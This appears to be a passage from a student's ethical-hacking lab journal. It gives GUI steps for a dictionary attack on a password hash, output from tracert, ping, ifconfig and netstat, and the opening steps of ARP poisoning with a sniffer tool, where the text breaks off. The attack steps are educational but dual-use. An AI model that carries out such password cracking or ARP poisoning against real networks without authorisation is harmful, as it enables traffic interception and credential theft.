


Right Click on the hash and select the dictionary attack

Then right click on the file and select (Add to List) and then select the Wordlist




Select all the options and start the dictionary attack



PRACTICAL NO. 3

3.1) Using TraceRoute, ping, ifconfig, netstat Command

Step 1: Type tracert command and type www.prestashop.com press “Enter”.



The screenshot shows a Windows Command Prompt window titled "Administrator: C:\Windows\system32\cmd.exe". The command entered is "C:\>tracert www.prestashop.com". The output displays the tracing route to the website, starting from the local machine and passing through several intermediate routers and servers before reaching the destination at hop 30. Hops 1 through 6 show valid network segments. Hops 7 through 126 show "Request timed out." errors, indicating network issues or packet loss. The destination at hop 30 is "fwprestashop.com [94.100.173.4]". The command concludes with "Trace complete."

```
Administrator: C:\Windows\system32\cmd.exe
C:\>tracert www.prestashop.com

Tracing route to www.prestashop.com [91.240.109.42]
over a maximum of 30 hops:

 1       4 ms      2 ms      3 ms  192.168.0.1
 2     107 ms     39 ms     27 ms  dhcp-192-253-1.in2cable.com [203.192.253.1]
 3      31 ms     35 ms     33 ms  125.18.4.65
 4     142 ms     131 ms    132 ms  182.79.245.161
 5     128 ms     132 ms    126 ms  5.226.7.253
 6     146 ms     157 ms    158 ms  be1.er02.par02.jaguar-network.net [85.31.194.55]

 7     153 ms     153 ms    136 ms  cpe-et002957.cust.jaguar-network.net [31.172.233
.126]
 8     148 ms     157 ms    156 ms  cr0-ge-5-1-7-rdb.ALIONET.NET [77.72.89.102]
 9      *          *          * Request timed out.
10     160 ms      *          133 ms  ve111-p01-ar1-vbo.alionis.net [94.100.175.6]
11     131 ms     133 ms    139 ms  fwprestashop.com [94.100.173.4]
12      *          *          * Request timed out.
13      *          *          * Request timed out.
14      *          *          * Request timed out.
15      *          *          * Request timed out.
16      *          *          * Request timed out.
17      *          *          * Request timed out.
18      *          *          * Request timed out.
19      *          *          * Request timed out.
20      *          *          * Request timed out.
21      *          *          * Request timed out.
22      *          *          * Request timed out.
23      *          *          * Request timed out.
24      *          *          * Request timed out.
25      *          *          * Request timed out.
26      *          *          * Request timed out.
27      *          *          * Request timed out.
28      *          *          * Request timed out.
29      *          *          * Request timed out.
30      *          *          * Request timed out.

Trace complete.
```

Step 2: Ping all the IP addresses

Ifconfig

The screenshot shows a Windows Command Prompt window titled "Administrator: C:\Windows\system32\cmd.exe". The window contains the following command-line session:

```
C:\>ping 91.240.109.42
Pinging 91.240.109.42 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 91.240.109.42:
  Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\>ping 192.168.0.1
Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=4ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255

Ping statistics for 192.168.0.1:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 3ms, Maximum = 4ms, Average = 3ms
C:\>ping 203.192.253.1
Pinging 203.192.253.1 with 32 bytes of data:
Reply from 203.192.253.1: bytes=32 time=26ms TTL=254
Reply from 203.192.253.1: bytes=32 time=38ms TTL=254
Reply from 203.192.253.1: bytes=32 time=6ms TTL=254
Reply from 203.192.253.1: bytes=32 time=12ms TTL=254

Ping statistics for 203.192.253.1:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 6ms, Maximum = 38ms, Average = 20ms
C:\>ping 125.18.4.65
Pinging 125.18.4.65 with 32 bytes of data:
Reply from 125.18.4.65: bytes=32 time=35ms TTL=62
Reply from 125.18.4.65: bytes=32 time=37ms TTL=62
Reply from 125.18.4.65: bytes=32 time=34ms TTL=62
Reply from 125.18.4.65: bytes=32 time=29ms TTL=62

Ping statistics for 125.18.4.65:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 29ms, Maximum = 37ms, Average = 33ms
C:\>_
```

```
suse1:~ # ifconfig
eth0      Link encap:Ethernet  Hwaddr 00:0C:29:17:1B:27
          inet addr:192.168.208.133  Bcast:192.168.208.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe17:1b27/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                  RX packets:195 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:189 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:21313 (20.8 Kb)  TX bytes:16778 (16.3 Kb)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING  MTU:16436  Metric:1
                  RX packets:18 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:1060 (1.0 Kb)  TX bytes:1060 (1.0 Kb)
```


Netstat

```
C:\Users\singh>netstat
```


Active Connections

Proto	Local Address	Foreign Address	State
TCP	127.0.0.1:1564	DESKTOP-923RK3N:1565	ESTABLISHED
TCP	127.0.0.1:1565	DESKTOP-923RK3N:1564	ESTABLISHED
TCP	127.0.0.1:25104	DESKTOP-923RK3N:25105	ESTABLISHED
TCP	127.0.0.1:25105	DESKTOP-923RK3N:25104	ESTABLISHED
TCP	127.0.0.1:25107	DESKTOP-923RK3N:25108	ESTABLISHED
TCP	127.0.0.1:25108	DESKTOP-923RK3N:25107	ESTABLISHED
TCP	127.0.0.1:25112	DESKTOP-923RK3N:25113	ESTABLISHED
TCP	127.0.0.1:25113	DESKTOP-923RK3N:25112	ESTABLISHED
TCP	127.0.0.1:25114	DESKTOP-923RK3N:25115	ESTABLISHED
TCP	127.0.0.1:25115	DESKTOP-923RK3N:25114	ESTABLISHED
TCP	192.168.0.57:24938	52.230.84.217:https	ESTABLISHED
TCP	192.168.0.57:24978	162.254.196.84:27021	ESTABLISHED
TCP	192.168.0.57:25052	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25072	test:https	TIME_WAIT
TCP	192.168.0.57:25078	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25080	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25083	40.67.188.75:https	ESTABLISHED
TCP	192.168.0.57:25099	13.107.21.200:https	ESTABLISHED
TCP	192.168.0.57:25100	ns329092:http	SYN_SENT
TCP	192.168.0.57:25101	155:https	ESTABLISHED
TCP	192.168.0.57:25103	103.56.230.154:http	ESTABLISHED
TCP	192.168.0.57:25106	ns329092:http	SYN_SENT
TCP	192.168.0.57:25109	ats1:https	ESTABLISHED


3.2) Perform ARP Poisoning in Windows




Step 2 : Select sniffer on the top.




Step 3 : Next to folder icon click on icon name start/stop sniffer. Select device and click on ok.




Step 4 : Click on “+” icon on the top. Click on ok.




Step 5 : Shows the Connected host.




Step 6 : Select Arp at bottom.




Step 7 : Click on “+” icon at the top.



